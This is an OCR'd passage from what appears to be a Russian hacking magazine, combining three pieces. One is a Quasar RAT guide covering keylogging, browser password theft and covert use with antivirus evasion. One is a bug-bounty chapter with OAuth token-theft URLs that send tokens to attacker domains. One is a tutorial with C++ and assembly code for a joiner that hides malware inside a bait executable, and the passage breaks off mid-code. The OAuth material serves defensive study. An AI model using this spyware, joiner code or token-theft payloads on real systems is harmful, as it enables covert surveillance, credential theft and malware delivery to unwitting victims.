

Файловый менеджер Quasar очень похож на обычный проводник Windows

Мониторинг и работа с удаленным хостом


Одна из самых интересных возможностей Quasar RAT — просмотр удаленного рабочего стола. Эта функция доступна в меню Monitoring → Remote Desktop или User Support → Remote Desktop. В верхней части окна удаленного десктопа расположен регулятор, с помощью которого можно задать качество картинки (чем оно выше, тем больше будет трафик), и две кнопки, позволяющие включить либо отключить передачу управляющих сигналов твоей мыши и клавиатуры на клиентскую машину. Нажми кнопку Start, чтобы подключиться к удаленному рабочему столу, и Stop, если хочешь прервать сессию.



Сеанс удаленного рабочего стола


Функция Monitoring → Password Recovery позволяет вытащить все сохраненные в браузере пользователя пароли. Информация представляется в виде таблички с адресом сайта и сохраненным паролем, ты можешь скопировать его в отдельный файл, в буфер обмена или стереть на удаленном компе.

В разделе Monitoring → Keylogger хранятся журналы кейлоггера Quasar RAT. Логи тулза сохраняет в виде файлов HTML, каждый из них содержит информацию о приложении, в котором выполнялся ввод, и запись о нажатых клавишах. Список доступных логов обновляется нажатием на кнопку Get Logs в левом верхнем углу окна.



Журнал кейлоггера Quasar RAT

Контекстное меню User Support, помимо еще одной кнопки вызова удаленного рабочего стола, содержит пункты Show Messagebox, с помощью которого можно показать юзеру диалоговое окно с произвольным текстом, и Send to Website — введенный тобой URL откроется на удаленной машине в браузере, настроенном по умолчанию. А если ты установишь флажок Visit hidden, пользователь ничего не увидит, но сайт откроется в скрытом окне, и его посещение останется в History.



Перед отправкой диалогового окна конечному получателю можно протестировать его на своей машине

Наконец, контекстное меню Client Management открывает перед удаленным администратором следующие возможности:


- Elevate Client Permissions — Quasar попытается повысить системные привилегии приложения-клиента на удаленной машине (при этом у него сработает UAC с просьбой подтвердить запуск скрипта в командной строке, поэтому будь осторожен);
- Update — команда на обновление клиента: выбери файл клиента на локальной машине или укажи URL его расположения в интернете, выбери клиент в списке и нажми Execute Remotely;
- Reconnect — возобновить соединение с удаленной машиной;
- Disconnect — разорвать соединение;
- Reinstall — удалить клиент с пользовательского компьютера.

ЗАКЛЮЧЕНИЕ

«Квазар» — весьма мощный и мультифункциональный инструмент для удаленного управления, отслеживания действий пользователя, а также для сбора интересующей администратора информации на удаленной машине. Исполняемый файл клиента занимает всего пару сотен килобайт, поэтому может быть доставлен в целевую систему множеством различных способов. Как показала практика, работает приложение достаточно быстро и стабильно.

Клиентская часть живет в пользовательской винде тихо и незаметно, практически не потребляя ресурсов. Единственный серьезный недостаток этого инструмента — клиент палится антивирусами (по крайней мере антивирусом «Лаборатории Касперского»), что потребует либо отключить защиту, либо шаманить с упаковщиками и протекторами. Да и их использование не гарантирует «невидимости» утилиты для эвристических анализаторов, отслеживающих подозрительные приложения по их поведению. А поведение Quasar RAT, надо сказать, очень подозрительное!

Иными словами, «Квазар» — довольно неплохая альтернатива другим утилитам удаленного администрирования вроде TeamViewer, особенно если использовать ее нужно, не вызывая лишних вопросов у юзера. А вот то, как именно используется эта тулза, останется на совести пользователя. Главное — не забывай об ответственности, которую наше законодательство предусматривает за распространение нехороших программ и шалости с несанкционированным доступом к чужим компьютерам.



УЯЗВИМОСТИ В OAUTH

ГЛАВА ИЗ КНИГИ «ЛОВУШКА ДЛЯ БАГОВ. ПОЛЕВОЕ РУКОВОДСТВО ПО ВЕБ-ХАКИНГУ»


Издательский дом «Питер»
piter.com

OAuth — это открытый протокол, который упрощает и стандартизирует безопасную авторизацию в вебе, на мобильных устройствах и в настольных приложениях. Он позволяет регистрироваться без указания имени пользователя и пароля. На сайтах он часто имеет вид кнопки для входа с помощью Facebook, Google, LinkedIn, Twitter и т. д. Уязвимости в OAuth связаны с конфигурацией приложения и возникают в результате ошибок в реализации. Учитывая их последствия и распространенность, они заслуживают обсуждения.

Несмотря на множество разновидностей, мы сделаем акцент на случаях, когда уязвимость в OAuth позволяет похитить аутентификационные токены и получить доступ к информации о жертве на сервере ресурса.

На момент написания у OAuth есть две версии, 1.0a и 2.0, которые несовместимы друг с другом. По OAuth написаны целые книги, но эта глава фокусируется на OAuth 2.0 и базовом рабочем процессе OAuth.

О книге



Перед тобой — 17-я глава из книги «Ловушка для багов. Полевое руководство по веб-хакингу», которую мы публикуем с разрешения издательства «Питер».

Эта книга поможет в совершенствовании скиллов работы с вебом и рассказывает о методологии этичного веб-хакинга. Читается она отлично, словно детективный рассказ. Каждая описываемая уязвимость имеет параметры: сложность, атакованный URL, URL страницы, где хакер описал проведенную атаку, дата подачи отчета и сумма выплаченного хакеру вознаграждения. Среди прочего есть описание удачного взлома PornHub.com.

Если бы здесь было только описание совершенных атак, то книга бы не имела практического применения. Поэтому автор анализирует каждое действие взломщика, выполненное им для достижения результата. Читателю не составит труда повторить описанные операции.

Для самых зеленых хакеров в книге есть глава, в которой целиком описывается операция проведения взлома веб-ресурса, разобран каждый этап, среди которых: разведка перед атакой, составление списка поддоменов, сканирование портов, обнаружение содержимого, определение стека технологий и прочее.

А на сладкое припасены два приложения. В первом приведено описание используемых хакером приложений, а во втором даются ссылки на дополнительные видео и текстовые материалы по взлому сайтов.

ПРИНЦИП РАБОТЫ OAUTH

В процессе аутентификации на основе OAuth участвуют три стороны:

- Владелец ресурса — пользователь, пытающийся войти через OAuth.
- Сервер ресурса — сторонний API-интерфейс, который аутентифицирует владельца ресурса. Эту роль может играть любой сайт (Facebook, Google, LinkedIn и т. д.).
- Клиент — стороннее приложение, которое посещает/использует владелец ресурса. Имеет доступ к данным сервера ресурса.

При попытке аутентификации с помощью OAuth клиент запрашивает доступ к вашей информации у сервера ресурса (в данном случае у вас). Его может интересовать полный набор ваших данных или их часть, ограниченная областями видимости. Например, пользователи в Facebook имеют такие области видимости, как email, public_profile, user_friends и т. д. Если выдать клиенту доступ только к email, он не сможет получить содержимое вашего профиля, список друзей и т. п.

Процесс первого входа в клиент с использованием Facebook в качестве демонстрационного сервера ресурса начинается, когда вы открываете страницу клиента и нажимаете кнопку Войти через Facebook. Клиент выполняет GET-запрос к конечной точке аутентификации, которая часто имеет такой путь: https://www.<example>.com/oauth/facebook/. Shopify, к примеру, использует для OAuth страницу Google с URL-адресом https://<STORE>.myshopify.com/admin/auth/login?google_apps=1/.

В ответ на этот HTTP-запрос клиент перенаправляет вас к серверу ресурса, используя код 302. URL-адрес страницы перенаправления содержит следующие параметры, участвующие в процессе аутентификации:

- client_id идентифицирует клиент на сервере ресурса уникальным значением.
- redirect_uri определяет, куда сервер ресурса должен направить браузер владельца после его аутентификации.
- response_type определяет тип возвращаемого ответа. Обычно это токен или код. В случае возвращения токена пользователь сразу же получает доступ к информации на сервере ресурса. Если вы получили код, его нужно обменять на токен в ходе дополнительного этапа OAuth.
- Параметр scope определяет права доступа, которые клиент запрашивает у сервера ресурса. В ходе первого запроса авторизации владельцу ресурса должно быть показано диалоговое окно, в котором он может просмотреть запрашиваемые области видимости и дать свое согласие.
- state — это случайное значение, предотвращающее подделку межсайтовых запросов. Оно должно присутствовать в HTTP-запросе к серверу ресурса. Это значение возвращается клиенту, чтобы злоумышленник не смог инициировать процесс аутентификации от имени другого пользователя.

URL-адрес, инициирующий процедуру OAuth с помощью Facebook, выглядит примерно так:

```
https://www.facebook.com/v2.0/dialog/oauth?dientjd=123&redirect_
uri=https%3A%2F%2Fwww.<example>.com%2Foauth%2FcaNback&response_
type=token&scope=email&state=XYZ
```

Получив ответ с кодом перенаправления 302, браузер отправляет серверу ресурса GET-запрос. Войдя на сервер ресурса, вы увидите диалоговое окно, с помощью которого можно одобрить области видимости, запрашиваемые клиентом. На рис. 17.2 показано, как веб-сайт Quora (клиент) запрашивает доступ к информации у Facebook (сервера ресурса) от имени владельца ресурса.

Нажатие кнопки Continue as John (Продолжить как Джон) приводит к одобрению запроса сайта Quora на получение доступа к перечисленным областям видимости, включая профиль, список пользователей, дату рождения, родной город владельца ресурса и прочие сведения. Когда владелец нажмет кнопку, Facebook вернет HTTP-ответ с кодом 302, который перенаправит браузер обратно к странице с URL-адресом, указанным в параметре redirect_uri. Этот адрес также содержит токен и параметр state. Адрес перенаправления из Facebook в Quora может выглядеть так (изменено в целях демонстрации):

```
https://www.quora.com?access_token=EAAMH86O7b...GtKqljBZA8&expires_
in=5625&state=F32AB83299DADDBAACD82DA
```

Сервер Facebook вернул токен access_token, с помощью которого клиент Quora мог сразу же получить доступ к информации о владельце ресурса. На этом участие владельца в процедуре OAuth завершено. Теперь клиент может напрямую обращаться к Facebook API за нужной ему пользовательской информацией.

Владелец сможет дальше использовать клиент, не зная о его взаимодействии с API-интерфейсом.




Рис. 17.2. Вход в Quora через Facebook с авторизацией областей видимости

Но если бы вместо access_token сайт Facebook вернул код, клиенту Quora пришлось бы обменять его на токен, иначе он бы не смог запрашивать информацию у сервера ресурса. Для этого клиент и сервер взаимодействуют напрямую, без участия браузера владельца. Чтобы получить токен, клиент сам выполняет HTTP-запрос к серверу ресурса и передает в URL-адресе три параметра: code (код доступа) client_id и client_secret. Код доступа — это значение, которое сервер вернул через HTTP-перенаправление со статусом 302. Параметр client_secret является конфиденциальным и должен храниться на стороне клиента. Он генерируется сервером ресурса на этапе конфигурации приложения и назначения client_id.

Наконец, получив от клиента запрос с параметрами client_secret, client_id и code, сервер проверяет эти значения и возвращает в ответ access_token. После этого клиент получает возможность запрашивать у сервера информацию о владельце ресурса, и процедура OAuth считается завершенной. Обычно, если вы уже разрешили серверу ресурса предоставлять вашу информацию, при следующем входе в клиент через Facebook процедура OAuth выполняется в фоновом режиме. Это взаимодействие можно будет наблюдать только в случае мониторинга HTTP-запросов. Это поведение по умолчанию. Клиент может его изменить так, чтобы владелец ресурса заново аутентифицировался и одобрял области видимости, но это большая редкость.

То, насколько серьезной является уязвимость в OAuth, зависит от одобренных областей видимости, связанных с токеном. В этом вы сами убедитесь на следующих примерах.

ПОХИЩЕНИЕ OAUTH-ТОКЕНОВ НА САЙТЕ SLACK

- **Сложность:** низкая
- **URL:** slack.com/oauth/authorize/
- **Источник:** hackerone.com/reports/2575/
- **Дата подачи отчета:** 1 марта 2013 года
- **Выплаченное вознаграждение:** 100 долларов

Одна из распространенных уязвимостей в OAuth возникает, когда разработчик неправильно настраивает или сравнивает допустимые параметры redirect_uri, позволяя злоумышленникам похитить OAuth-токены. Прахар Прасад информировал компанию Slack о том, что он может обойти ограничения, указанные в разрешенном адресе redirect_uri, за счет добавления к нему любых значений. Иными словами, сайт Slack проверял лишь начало параметра redirect_uri. Если разработчик регистрировал в Slack новое приложение и добавлял в белый список https://www.<example>.com, злоумышленник мог расширить этот URL-адрес и выполнить перенаправление в непредвиденное место. Например, измененный адрес вида redirect_uri=https://<attacker>.com отклонялся, но позволял передать redirect_uri=https://www.<example>.com.mx.

Чтобы этим воспользоваться, злоумышленнику было достаточно создать подходящий поддомен на своем вредоносном сайте. Если жертва открывала зараженный URL-адрес, сервер Slack передавал OAuth-токен сайту злоумышленника. Хакер мог инициировать запрос от имени жертвы, встроив во вредоносную веб-страницу тег <img> вроде такого:

```
<img src=https://slack.com/oauth/authonze?responseJype=token&
dientJd=APP_ID&redirect_un=https://www.example.com.attacker.com>
```

Это позволило бы автоматически сделать HTTP-запрос типа GET при отображении страницы.

Выводы

Уязвимости, связанные с недостаточно строгой проверкой redirect_uri, являются распространенным примером неправильной конфигурации OAuth. Иногда это вызвано тем, что в качестве допустимого значения redirect_uri регистрируется домен вида *.<example>.com. Иногда причина в том, что сервер ресурса не проводит строгую проверку параметра redirect_uri от начала и до конца. При поиске уязвимостей в OAuth проверяйте любые параметры, которые могут участвовать в перенаправлении.

ПРОХОЖДЕНИЕ АУТЕНТИФИКАЦИИ С ПАРОЛЕМ ПО УМОЛЧАНИЮ

- **Сложность:** низкая
- **URL:** flurry.com/auth/v1/account/
- **Источник:** lightningsecurity.io/blog/password-not-provided/
- **Дата подачи отчета:** 30 июня 2017 года
- **Выплаченное вознаграждение:** не разглашается

Поиск уязвимостей в любой реализации OAuth подразумевает исследование всей процедуры аутентификации, от начала и до конца. Для этого в том числе необходимо распознать HTTP-запросы, которые не являются частью стандартного процесса; их наличие часто сигнализирует о том, что разработчик изменил механизм аутентификации и, возможно, сделал его уязвимым. Джек Кейбл столкнулся с подобной ситуацией в работе с программой Bug Bounty от Yahoo, в которую входил аналитический сайт Flurry.com.

Чтобы начать тестирование, Кейбл зарегистрировал учетную запись на сайте Flurry, используя свой адрес электронной почты @yahoo.com и реализацию OAuth от Yahoo. После того как Flurry и Yahoo согласовали OAuth-токен, заключительный POST-запрос к сайту Flurry выглядел так:

```
POST /auth/v1/account HTTP/1.1
Host: auth.flurry.com
Connection: close
Content-Length: 205
Content-Type: application/vnd.api+json
DNT: 1
Referer: https://login.flurry.com/signup
Accept-Language: en-US, en;q=0.8,la;q=0.6
{"data":{"type":"account","id":"...","attributes":{"email":"...
@yahoo.com","companyName":"1234","firstname":"]ack","lastname":
"cable","password":"not-provided"}}}
```

Внимание Кейбла привлек фрагмент запроса "password":"not-provided". Выйдя из своей учетной записи, он открыл страницу https://login.flurry.com/ и аутентифицировался не через OAuth, а с помощью почтового адреса и пароля not-provided. Это сработало, и Кейбл смог войти в свою учетную запись.

Когда пользователь регистрировался на сайте Flurry с помощью своей учетной записи Yahoo и процедуры OAuth, система создавала для него отдельную клиентскую учетную запись с паролем по умолчанию not-provided. Кейбл сообщил об уязвимости, и проблема была устранена через пять часов.

Выводы

Нестандартные этапы OAuth часто плохо сконфигурированы и подвержены уязвимостям, поэтому заслуживают проверки.

ПОХИЩЕНИЕ ТОКЕНОВ ДЛЯ ВХОДА НА САЙТ MICROSOFT

- **Сложность:** высокая
- **URL:** login.microsoftonline.com
- **Источник:** whitton.io/articles/obtaining-tokens-outlook-office-azure-account/
- **Дата подачи отчета:** 24 января 2016 года
- **Выплаченное вознаграждение:** 13 000 долларов

На сайте Microsoft не реализована стандартная процедура OAuth, но там используется очень похожий процесс, который подходит для тестирования OAuth-приложений. Тестируя OAuth или аналогичные механизмы аутентификации, тщательно проанализируйте то, как проверяются параметры перенаправления. Для этого приложению можно передавать разные виды URL-адресов. Этот подход помог Джеку Уиттону найти в процедуре входа на сайт Microsoft способ похитить аутентификационные токены.

Компания Microsoft владеет множеством проектов, поэтому запросы для аутентификации пользователей на разных сервисах направляются разным доменам: login.live.com, login.microsoftonline.com или login.windows.net. Эти запросы возвращают пользователям сессии. Например, в случае с outlook.office.com процедура выглядит так:

1. Пользователь заходит на сайт https://outlook.office.com.
2. Пользователь перенаправляется к

```
https://login.microsoftonline.com/login.srf?wa=wsignin1.0&rpsnv=4&
wreply=https%3a%2f%2fbutlook.office.com%2fowa%2f&id=260563
```

3. В случае успеха по адресу внутри wreply выполняется POST-запрос с параметром t, который содержит токен для пользователя.

При попытке поменять wreply на любой другой домен возникала ошибка. Уиттон попробовал передавать символы с двойным кодированием, добавляя в конец URL-адреса %252f, чтобы получить https%3a%2f%2foutlook.office.com%252f. В этом URL-адресе специальные символы : и / кодируются как %3a и, соответственно, %2f. Кроме того, в исходном адресе следует закодировать знак процента (%), чтобы при двойном кодировании он превратился в косую черту %252f (кодирование специальных символов обсуждалось в разделе «Разделение HTTP-ответа в Twitter» на с. 77). Когда Уиттон подставил вместо wreply полученный URL-адрес, приложение вернуло ошибку, сообщающую, что адрес https://outlook.office.com%f некорректен.

Вслед за этим Уиттон добавил к домену @example.com и вместо ошибки получил https://outlook.office.com%2f@example.com/?wa=wsignin1.0. Дело в том, что URL-адрес имеет следующую структуру:

```
[//[имя_пользователя:пароль@]домен[:порт]][/]путь[?запрос][#фрагмент]
```

Имя пользователя и пароль участвуют в базовой HTTP-аутентификации сайта. Поэтому после добавления @example.com домен для перенаправления больше не выглядел как outlook.office.com. Вместо этого пользователя можно было перенаправить к любому домену, который контролировался злоумышленником.

По словам Уиттона, причиной этой уязвимости было то, что сайт Microsoft выполнял декодирование и проверку URL-адреса в два этапа. На первом этапе сайт проверял, является ли доменное имя корректным и соответствует ли оно структуре URL-адреса. Адрес https://outlook.office.com%2f@example.com успешно проходил проверку, поскольку строка outlook.office.com%2f воспринималась как корректное имя пользователя.

На втором этапе сайт рекурсивно декодировал URL-адрес. Строка https%3a%2f%2foutlook.office.com%252f@example.com превращалась в https:// outlook.office.com/@example.com, то есть фрагмент @example.com после косой черты интерпретировался как часть пути, а доменное имя выглядело как outlook.office.com.

Сайт Microsoft проверял структуру URL-адреса, декодировал его и подтверждал его присутствие в белом списке. Но в качестве ответа возвращался адрес, декодированный один раз. То есть при посещении такого URL токен жертвы отправлялся сайту example.com.

```
https://login.microsoftonline.com/login.srf?wa=wsignin1.0&rpsnv=4&
wreply=https%3a%2f%2foutlook.office.com%252f@example.com&id=260563
```

Хакер, владевший этим сайтом, мог войти в сервис Microsoft, к которому относился полученный токен, и читать учетные записи других пользователей.

Выводы

В ходе исследования параметров перенаправления в процедуре OAuth добавьте к конечному URI-адресу @example.com и посмотрите, как поведет себя приложение. Это особенно актуально, если в процессе аутентификации используются закодированные символы, которые должны быть декодированы перед проверкой вхождения URL-адреса в белый список. Во время тестирования обращайте внимание на незначительные изменения в поведении сайта.

ПОХИЩЕНИЕ ОФИЦИАЛЬНЫХ ТОКЕНОВ ДОСТУПА НА САЙТЕ FACEBOOK

- **Сложность:** высокая
- **URL:** facebook.com
- **Источник:** philippeharewood.com/swiping-facebook-official-access-tokens/
- **Дата подачи отчета:** 29 февраля 2016 года
- **Выплаченное вознаграждение:** не разглашается

При поиске уязвимостей обращайте внимание на ресурсы интересующего вас приложения, о которых разработчики могли забыть. Филиппе Хэйрвуд поставил перед собой цель: похитить токен пользователя Facebook и получить доступ к его конфиденциальной информации. Однако ему не удалось найти никаких ошибок в реализации OAuth на сайте Facebook. Не отчаявшись, он поменял свой план и начал искать приложение Facebook, которое можно захватить как поддомен.

Он знал, что Facebook владеет приложениями, которые автоматически авторизуются с помощью OAuth, используя учетные записи этой платформы. С их списком можно было ознакомиться на странице https://www.facebook.com/search/me/apps-used/.

В списке Хэйрвуд нашел один проект, который по-прежнему был авторизован, хотя компания Facebook им больше не владела и не использовала его домен. Это означало, что Хэйрвуд мог зарегистрировать одобренное доменное имя в качестве параметра redirect_uri и получить токен любого пользователя Facebook, который посещал конечную точку авторизации OAuth:

```
https://facebook.com/v2.5/dialog/oauth?response_type=token&
display=popup&clientJd=APP_ID&redirect_uri=REDIRECT_URI/
```

В этом URL-адресе идентификатор уязвимого приложения обозначен в виде параметра APP_ID, который предоставлял доступ ко всем областям видимости OAuth. Домен, входивший в белый список, обозначен как REDIRECT_URI (Хэйрвуд не уточнил, какое именно приложение было неправильно сконфигурировано). Поскольку приложение уже было авторизовано для каждой учетной записи Facebook, при щелчке по этой ссылке пользователю не нужно было подтверждать запрашиваемые области видимости. Кроме того, вся процедура OAuth выполнялась посредством фоновых HTTP-запросов. Открыв этот URL-адрес для аутентификации на сайте Facebook, пользователь перенаправлялся к странице с подобным адресом http://REDIRECT_URI/#token=сюда_добавлялся_токен/.

Поскольку Хэйрвуд зарегистрировал домен REDIRECT_URI, он мог записывать токены любых пользователей, открывавших этот URL-адрес, что давало ему доступ к их учетным записям на сайте Facebook. Кроме того, все официальные токены Facebook имели доступ к другим приложениям этой компании, таким как Instagram. В итоге Хэйрвуд мог аутентифицироваться на этих сайтах от имени жертвы.

Выводы

При поиске уязвимостей обращайте внимание на ресурсы, о которых могли забыть владельцы сайта. Иногда это могут быть записи CNAME для поддоменов и зависимости приложений, такие как Ruby Gems, библиотеки JavaScript и т. д. Перед началом тестирования ставьте перед собой четкую цель. В ходе исследования крупного приложения это позволит не отвлекаться на проверку его бесчисленных аспектов.

ИТОГИ

Несмотря на то что процедура аутентификации OAuth является стандартизированной, разработчики могут допустить ошибку в ее конфигурации. Неочевидные уязвимости позволяют злоумышленнику похитить токены авторизации и получить доступ к конфиденциальным данным жертвы. Исследуя приложения с поддержкой OAuth, тщательно исследуйте параметр redirect_uri, чтобы понять, несколько корректно приложение его проверяет при отправке токенов. Ищите нестандартные механизмы аутентификации на основе процедуры OAuth, которые подвержены уязвимостям. Если вам не удается найти ничего подозрительного, не забудьте проверить одобренные ресурсы. Возможно, разработчики забыли о каком-то приложении, которому клиент доверяет по умолчанию.

Евгений ARCHANGEL Кулик
ievgenkulyk@gmail.com

КАЧЕСТВЕННАЯ СКЛЕЙКА

ПИШЕМ ДЖОИНЕР ИСПОЛНЯЕМЫХ ФАЙЛОВ ДЛЯ WIN64

Представим, что нам нужно запустить некий зловредный код на машине жертвы. Доступа к этому компу у нас нет, и кажется, что самым простым вариантом будет вынудить жертву сделать все за нас. Конечно, никто в здравом уме не запустит сомнительное ПО на своем девайсе, поэтому жертву нужно заинтересовать — предложить что-то полезное. Тут в дело вступает джоинер — тулза, которая встроит в полезную нагрузку наш код и скрытно его запустит.

WARNING

Статья предназначена для «белых хакеров», профессиональных пентестеров и руководителей службы информационной безопасности (CISO). Ни автор, ни редакция не несут ответственности за любой возможный вред, причиненный применением информации данной статьи.

Существуют ли готовые решения, предназначенные для склейки программ и вредоносной нагрузки? Безусловно, но здесь есть ряд проблем. Такие инструменты детектятся антивирусами, стоят денег и часто продаются как сервис, то есть требуют оплаты за разовую склейку. Бесплатные и простые способы встроить полезную нагрузку вида «поместим файлы в самораспаковывающийся архив» и вовсе банальный фуфломицин. Решение же, сделанное своими руками, может быть улучшено, исправлено в случае детекта и, конечно, останется бесплатным.

НЕМНОГО ТЕОРИИ

Джоинер может и должен склеивать два исполняемых файла. Первый — визуальная оболочка, красивая картинка и отвлекающий маневр. Это то, что увидит юзер на экране своего компьютера, когда запустит исполняемый файл. Второй — полезная нагрузка, которая запускается без явного желания пользователя. По умолчанию второй файл не будет как-то скрыт: если в нем присутствуют окна или, например, громкое музыкальное сопровождение, то это все юзер заметит. Поэтому нужно обеспечить скрытную работу полезной нагрузки. Джоинер лишь склеивает, но не маскирует вредоносное приложение.

А может ли джоинер склеить исполняемый файл с картинкой? Может, но это не имеет смысла. Чисто теоретически, если бы он склеивал исполняемый файл и картинку, на выходе все равно получался бы исполняемый файл, который не имел бы расширения `.jpg`, `.png` или другого подобного. Редакторы и просмотрщики картинок такой файл открыть не смогут. Либо мы получим картинку, но в таком случае не сможем запустить исполняемый файл. Есть еще вариант, когда приложение стартует и открывает картинку через API ShellExecute. Действие занятное, но только в качестве фокуса — пользы от него никакой.

КАК УСТРОЕН НАШ ВАРИАНТ

Нашей целью будет Windows 10 x64, но, поняв принцип, легко можно переработать инструментарий под другие версии семейства Windows. Код должен работать и на Windows 7/8, но не тестировался там. Мы будем использовать смесь C++ и ассемблера.

Алгоритм работы

Оболочка — наш первый **exe**, который будет виден клиенту. Это, так сказать, приманка. Нагрузка — второй **exe**, в котором содержится зловредный контент. В оболочку добавляется дополнительная секция, куда записывается шелл-код и нагрузка. Управление сразу передается на шелл-код, задача которого — извлечь нагрузку, сохранить ее на диск и запустить. На верхнем уровне все сводится к тому, что мы получаем некий байтовый массив, который должны положить в дополнительную секцию. Потом останется лишь исправить точку входа у оболочки, и все — склейка завершена.

```
try {
        const auto goodfile = std::wstring(argv[1]);
        const auto badfile = std::wstring(argv[2]);

        const auto content = CreateData(badfile,goodfile);
        AddDataToFile(goodfile, content, L"fixed.exe");
    }
    catch (const std::exception& error)
    {
        std::cout << error.what() << std::endl;
    }
```

Добавление секции

Это самая простая часть алгоритма, поэтому для разогрева начнем именно с нее. Открываем на чтение файл оболочки:

```
std::ifstream inputFile(inputPe, std::ios::binary);
    if (inputFile.fail())
    {
        const auto message = Utils::WideToString(L"Unable to open " + 
inputPe);
        throw std::logic_error(message);
    }
```

Нам понадобится библиотека для работы с PE-файлами. Это очень сильно упростит нам добавление секции, редактирование ее атрибутов, исправление entry point и прочее. Я выбрал старую проверенную библиотеку PE Bliss.


Но библиотеку нужно немного подправить, если мы хотим использовать C++17 для компиляции проектов. Правки эти делаются тривиально и состоят в том, что нужно устаревший **auto_ptr** сменить на **unique_ptr**. Из-за этих правок код библиотеки я предложил бы хранить непосредственно в своем репозитории, а не использовать submodule. Секция добавляется так:

```
auto peImage = pe_bliss::pe_factory::create_pe(inputFile);
    pe_bliss::section newSection;
    newSection.readable(true).writeable(true).executable(true);
         // Секция получает атрибуты read + write + execute
    newSection.set_name("joiner");
                                          // Имя секции
    newSection.set_raw_data(std::string(data.cbegin(), data.cend()));
// Контент секции
    pe_bliss::section& added_section = peImage.add_section(newSection
);

    const auto alignUp = [](unsigned int value, unsigned int aligned)
-> unsigned int
    {
        const auto num = value / aligned;
        return (num * aligned < value) ? (num * aligned + aligned) :
(num * aligned);
    };

    peImage.set_section_virtual_size(added_section,
        alignUp(data.size(), peImage.get_section_alignment()));
         // Виртуальный размер секции выравнивается в бÓльшую сторону

    peImage.set_ep(added_section.get_virtual_address() + sizeof(HEAD
));
```

Последняя строка заслуживает отдельных комментариев. Там меняется точка входа, но новая EP (entry point) выставляется не на самое начало новой секции, а на начало со смещением, которое равно размеру структуры **HEAD**. Эта структура выглядит так:

```
struct HEAD
{
    unsigned long long sizeOfPayload;
    unsigned long long OEP;
};
```

Возникает логичный вопрос: что это за поля и откуда берутся их значения? Поле **sizeOfPayload** — размер файла нагрузки, а **OEP** — значение точки входа оболочки до того, как мы добавили новую секцию и изменили на нее точку входа. Как будет выглядеть структура новой секции в целом, показано на картинке.



Структура новой секции

Ассемблер и шелл-код

Код, который мы добавим в оболочку, должен соответствовать определенным требованиям. И на языке ассемблера добиться этого соответствия не просто легче — это единственно возможный путь. Разберемся почему.

Когда мы инжектим свой код в посторонний `.exe`, мы должны быть готовы к тому, что код запустится по случайному адресу без подготовки со стороны загрузчика. Не будет никаких известных адресов API-функций, релокации никто не исправит, поэтому нужно писать самодостаточный код. Такой код иногда называют шелл-кодом, хотя он и не является шелл-кодом в понимании эксплуатации уязвимостей. Это, скорее, код «в шелл-код-стиле».

Таким образом, этот код:

- должен уметь работать с любого адреса, неважно, по какому адресу он оказался в памяти;
- должен находить адреса нужных ему функций.

Дельта-смещение

Если файл был собран под адрес X, а запустился с адреса Y, то все абсолютные адреса требуют корректировки. Разница между этими адресами как раз и называется дельта-смещением. Вот код для вычисления такого дельта-смещения:

```
call delta
delta:
    pop rax
    mov rcx, offset delta
    sub rax, rcx
```

Вызов функции с учетом этого смещения выглядит так:

```
mov rax, offset GetNtdllByModuleList
    add rax, [rsp+100h+var_delta]
    call rax
```

Строки, смешанные с кодом

Хранить строки, переменные (данные) и код в разных секциях для шелл-кода неприемлемо. Поэтому здесь код и данные смешиваются. С локальными переменными на стеке нет никаких проблем. Со строками используется следующий прием:

```
jmp short begin
    getprocaddr:
        db 'LdrGetProcedureAddress',0
    getdllhandle:
        db 'LdrGetDllHandle',0
begin:
```

То есть инструкции идут вместе со строками. Конечно, строки нельзя выполнить, и мы делаем короткие (short) переходы через строки.

Поиск границ шелл-кода

Для этого мы воспользуемся public-переменными. В ассемблерном листинге, в самом начале нашего шелл-кода, мы поместим переменную. Она послужит маркером начала. Точно так же мы поместим переменную в конце кода.

```
PUBLIC sizeOfPayload ; Маркер начала
PUBLIC FinishMarker ; Маркер завершения шелл-кода
.CODE

sizeOfPayload QWORD 0 ; Поля структуры HEAD
OEP           QWORD 0

launcher proc ; Начало самого кода
```

MASM, cmake и Visual Studio

Нам нужно подружить эти инструменты. Macro assembler нужен для написания шелл-кода, потому что встраивать ассемблерный код в программу на C++ с помощью `__asm{}` в архитектуре x64 нельзя. Создается отдельный файл с ассемблерным кодом, обычно для таких файлов используют расширение `.asm`, а в `CMakeLists.txt` добавляются такие директивы:

```
enable_language(ASM_MASM)

set(ASMSRC shellcode.asm)
target_sources(${PROJECT_NAME} PRIVATE ${ASMSRC})

if(CMAKE_CL_64 EQUAL 0)
